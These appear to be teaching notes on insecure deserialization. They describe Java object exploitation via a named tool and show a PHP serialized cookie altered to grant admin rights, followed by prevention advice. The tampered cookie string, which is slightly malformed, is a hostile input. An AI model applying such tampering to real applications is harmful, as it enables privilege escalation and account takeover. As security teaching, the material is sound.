The attacker notices "*rO0*" Java serialized object signature because there is a Base64 encoded serialized object in visible HTTP request/responses: e.g., rO0gBXNyIBljb20uaUFjcXVhaW50LmRlb...

The attacker uses *Java Serial Killer* tool to gain remote code execution on application server.

Another example is a PHP forum that uses PHP object serialization to save "super" cookie containing user ID, role, password hash. An example:

a:4{i:0;i:132;i:1;s:7:"Mallory"; i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

The attacker changes serialized object

a:4{i:0;i:1;i:1;s:5:"**Alice**"; i:3;s:32:"**admin**";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

In this way the attacker gains admin privileges.

Insecure deserialization: prevention

Use only safe architectural pattern and do not accept serialized objects from untrusted sources or permit only primitive data types (typically not possible).

Implement integrity checks on serialized objects (e.g., digital signatures, keyed-digest) to prevent hostile object creation, data tampering.

Enforce strict type constraints during deserialization:

- before object creation
- code typically expects definable classes set
- bypasses to this technique have been demonstrated
    - do not rely only on this

Isolate deserializing code and run on low privileges environment.

Log deserialization exception/failures (e.g., incoming type not the expected one)

Restrict/monitor network connectivity from/to deserializing containers/servers

Monitor deserialization activity (e.g., user constantly deserializating)

Secure programming principles

- Validate input
- Heed compiler warnings
- Architect and design for security policies
- Least privilege
- Sanitize data sent to other systems
- Use effective quality assurance techniques
- Adopt a secure coding standard